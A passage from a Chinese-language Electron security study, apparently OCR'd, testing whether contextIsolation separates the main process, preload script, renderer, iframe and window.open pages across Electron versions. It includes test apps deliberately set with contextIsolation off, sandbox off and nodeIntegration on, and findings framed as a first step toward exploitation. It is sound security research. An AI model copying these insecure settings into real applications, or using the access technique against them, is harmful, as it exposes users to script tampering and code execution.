
配置 2

```
contextIsolation: false
sandbox: true
nodeIntegration: false
```





点击按钮后



`sandbox: true` 并不能带来上下文隔离的效果，只有 `contextIsolation` 为 `true` 时才可以

配置 3 就不需要测试了

Electron 29.3 总结

在 `Electron 29.3` 中， `contextIsolation` 与其他两项配置无关，关闭 `contextIsolation` 后,即使开启了沙箱，依旧不会隔离上下文

总结

- `contextIsolation` 隔离渲染进程与 `Preload` 的效果在已测试的几个 `Electron` 版本中表现一致
- `contextIsolation` 的效果不受 `nodeIntegration`、 `sandbox` 的影响，关闭上下文隔离就会导致渲染进程可以获取并修改 `Preload` 中 `window` 对象的方法变量等，进行下一步的漏洞利用

0x05 上下文隔离效果范围

在官方描述中上下文隔离只是在渲染进程与 `Preload` 预加载脚本的语境中，接下里我们要测试一下以下四个语境（上下文）中的隔离情况

- 主进程
- `Preload`
- 渲染进程
- `iframe`

我们的视角是从攻击视角出发的，也就是说每一种语境只去探索能够获取更多信息的隔离是否有效，因此级别也就是上面列出来的级别，距离来所就是：我们会探索 `iframe` 能不能获取到主进程、 `Preload`、 渲染进程语境中的对象、方法、变量，而不会去探索主进程、 `Preload`、渲染进程是否能够获取 `iframe` 语境内的内容

我们打开 `nodeIntegration` ，关闭 `sandbox`，分别测试开/关 `contextIsolation` 时下级向上级的访问情况，方案如下

方案表

方案序号	contextIsolation	访问顺序
1	true	`Preload` -> 主进程
2	true	渲染进程 -> 主进程
3	true	`iframe` -> 主进程
4	true	`iframe+window.open` -> 主进程
5	true	渲染进程 -> `Preload`
6	true	`iframe` -> `Preload`
7	true	`iframe+window.open` -> `Preload`
8	true	`iframe` -> 渲染进程
9	true	`iframe+window.open` -> 渲染进程

这是 `contextIsolation` 为 `true` 的情况，如果加上 `contextIsolation` 为 `false` ，那就有 18 种情况，如果再加上不同 `Electron` 版本之间的测试，可能就会有几十种，因此我们把上面的 `9` 种情况在一个项目里完成，这样上面就是一种情况了，因此实际的方案表如下

方案序号	contextIsolation
1	true
2	false

还是选择 `Electron 5.0` 、 `Electron 12.0` 、 `Electron 29.3` 分别进行测试

主进程脚本

`main.js`

```
// Modules to control application life and create native browser window
const {app, BrowserWindow} = require('electron')
const path = require('path')
```

```
const mainVar = "I am from the main process  "

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 1600,
    height: 1200,
    webPreferences: {
      contextIsolation: false ,
      sandbox: false ,
      nodeIntegration: true ,
      preload: path.join(__dirname, 'preload.js')
    }
  })

  // and load the index.html of the app.
  mainWindow.loadFile('index.html')

  // Open the DevTools.
  mainWindow.webContents.openDevTools()
}

// This method will be called when Electron has finished
// initialization and is ready to create browser windows.
// Some APIs can only be used after this event occurs.
app.whenReady().then(() => {
  createWindow()

  app.on('activate', function () {
    // On macOS it's common to re-create a window in the app when the
    // dock icon is clicked and there are no other windows open.
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

// Quit when all windows are closed.
app.on('window-all-closed', function () {
  // On macOS it is common for applications and their menu bar
```

```
  // to stay active until the user quits explicitly with Cmd + Q
  if (process.platform !== 'darwin') app.quit()
})

// In this file you can include the rest of your app's specific main
process
// code. You can also put them in separate files and require them here.
```

渲染进程脚本

`index.html`

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Hello World!</title>
    <style>
      /* Add some basic styling for the table */
      table {
        width: 100%;
        border-collapse: collapse;
        margin-top: 2rem;
      }

      th,
      td {
        padding: 0.5rem;
        text-align: left;
        border-bottom: 1px solid #ccc;
      }

      th {
        background-color: #f2f2f2;
        font-weight: bold;
```

```
    }

    tr:nth-child(even) {
      background-color: #f9f9f9;
    }

    .result {
      font-family: monospace;
    }
  </style>
</head>
<body>
  <h1>Hello World!</h1>
  We are using Node.js <span id="node-version"></span>,
  Chromium <span id="chrome-version"></span>,
  and Electron <span id="electron-version"></span>.

  <table>
    <thead>
      <tr>
        <th>描述</th>
        <th>结果</th>
      </tr>
    </thead>
    <tbody>
      <tr>
        <td>Preload 获取主进程变量的结果为：</td>
        <td class="result" id="preload-to-main"></td>
      </tr>
      <tr>
        <td>渲染进程获取主进程变量的结果为：</td>
        <td class="result" id="renderer-to-main"></td>
      </tr>
      <tr>
        <td>渲染进程获取 Preload 变量的结果为：</td>
        <td class="result" id="renderer-to-preload"></td>
      </tr>
    </tbody>
  </table>
```

```
    <!-- You can also require other files to run in this process -->
    <script src="./renderer.js"></script>
    <iframe src="http://192.168.31.216/1.html" width="800" height="300">
</iframe>
    <br>
    <iframe src="http://192.168.31.216/2.html"></iframe>
  </body>
</html>
```

renderer.js

```
window.rendererVar = "I am from the renderer process  "

const renderResult = (var_name, ele_id) => {
    let result;
    if (typeof window[var_name] !== 'undefined' || (typeof global !==
'undefined' && typeof global[var_name] !== 'undefined')) {
        result = window[var_name] !== 'undefined' ? window[var_name] :
global[var_name];
    } else {
        result = "无法获取其值";
    }

    document.getElementById(ele_id).innerText = result;
}


let result;

// renderer -> main
renderResult("mainVar", "renderer-to-main")

// renderer -> preload
renderResult("preloadVar", "renderer-to-preload")
```

预加载脚本

`preload.js`

```
window.preloadVar = "I am from the preload script  "

window.addEventListener('DOMContentLoaded', () => {
  const replaceText = (selector, text) => {
    const element = document.getElementById(selector)
    if (element) element.innerText = text
  }

  for (const type of ['chrome', 'node', 'electron']) {
    replaceText(`${type}-version`, process.versions[type])
  }

  let result;
  if (typeof window.mainVar !== 'undefined' || typeof global.mainVar !==
'undefined') {
      result = window.mainVar !== 'undefined' ? window.mainVar :
global.mainVar;
  } else {
      result = "无法获取其值";
  }

  document.getElementById("preload-to-main").innerText = result;
})
```

iframe

服务器地址: `http://192.168.31.216/`

`1.html`

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
</head>
```

```
<body>
  <div>
    <h1>iframe 1.html</h1>
    <div>iframe 获取主进程变量的结果为：<span id="iframe-to-main"></span></div>
    <div>iframe 获取 Preload 变量的结果为：<span id="iframe-to-preload">
</span></div>
    <div>iframe 获取渲染进程变量的结果为：<span id="iframe-to-renderer"></span>
</div>

    <script src="iframe_getVars.js"></script>
  </div>
</body>
</html>
```

`iframe_getVars.js`

```
const renderResult = (var_name, ele_id) => {
    let result;
    if (typeof window[var_name] !== 'undefined' || (typeof global !==
'undefined' && typeof global[var_name] !== 'undefined')) {
        result = window[var_name] !== 'undefined' ? window[var_name] :
global[var_name];
    } else {
        result = "无法获取其值";
    }

    document.getElementById(ele_id).innerText = result;
}

renderResult("mainVar", "iframe-to-main")
renderResult("preloadVar", "iframe-to-preload")
renderResult("rendererVar", "iframe-to-renderer")
```

iframe + window.open

服务器地址: `http://192.168.31.216/`

`2.html`

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
  <div>
    <h1>iframe 2.html</h1>
    <script>window.open("http://192.168.31.216/3.html")</script>
  </div>
</body>
</html>
```

`3.html`


```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
</head>
<body>
  <div>
    <h1>iframe 3.html</h1>
    <div>iframe + window.open 获取主进程变量的结果为: <span id="iframe-window-open-to-main"></span></div>
    <div>iframe + window.open 获取 Preload 变量的结果为: <span id="iframe-window-open-to-preload"></span></div>
    <div>iframe + window.open 获取渲染进程变量的结果为: <span id="iframe-window-open-to-renderer"></span></div>

    <script src="iframe_window_open_getVars.js"></script>
  </div>
</body>
</html>
```


`iframe_window_open_getVars.js`

```
const renderResult = (var_name, ele_id) => {
    let result;
    if (typeof window[var_name] !== 'undefined' || (typeof global !==
'undefined' && typeof global[var_name] !== 'undefined')) {
        result = window[var_name] !== 'undefined' ? window[var_name] :
global[var_name];
    } else {
        result = "无法获取其值";
    }

    document.getElementById(ele_id).innerText = result;
}

renderResult("mainVar", "iframe-window-open-to-main")
renderResult("preloadVar", "iframe-window-open-to-preload")
renderResult("rendererVar", "iframe-window-open-to-renderer")
```

Electron 5.0


方案 1






`contextIsolation` 为 `true` 时，下级均无法获取上级的变量/常量的值，隔离有效啊

方案 2





当 `contextIsolation` 设置为 `false` 时

- 渲染进程可以获取 `Perload` 变量的结果
- `iframe + window.open` 可以获取 `Preload` 变量的结果

经过测试，即使 `sandbox` 设置为 `true` 也不影响 `iframe + window.open` 获取 `Preload` 变量的结果


Electron 5.0 总结


在 `Electron 5.0` 中， `contextIsolation` 为 `true` 时，可以有效隔离主进程、 `Preload` 、渲染进程、 `iframe` 及 `iframe+window.open` 的语境，保证 `JavaScript` 内容不被篡改

`contextIsolation` 为 `false` 时，渲染进程及 `iframe + window.open` 和 `Preload` 脚本共享一个 `window` 对象，即可以访问并修改 `Preload` 中 `window.xxx` 以及 `JavaScript` 内置对象的内容

Electron 12.0

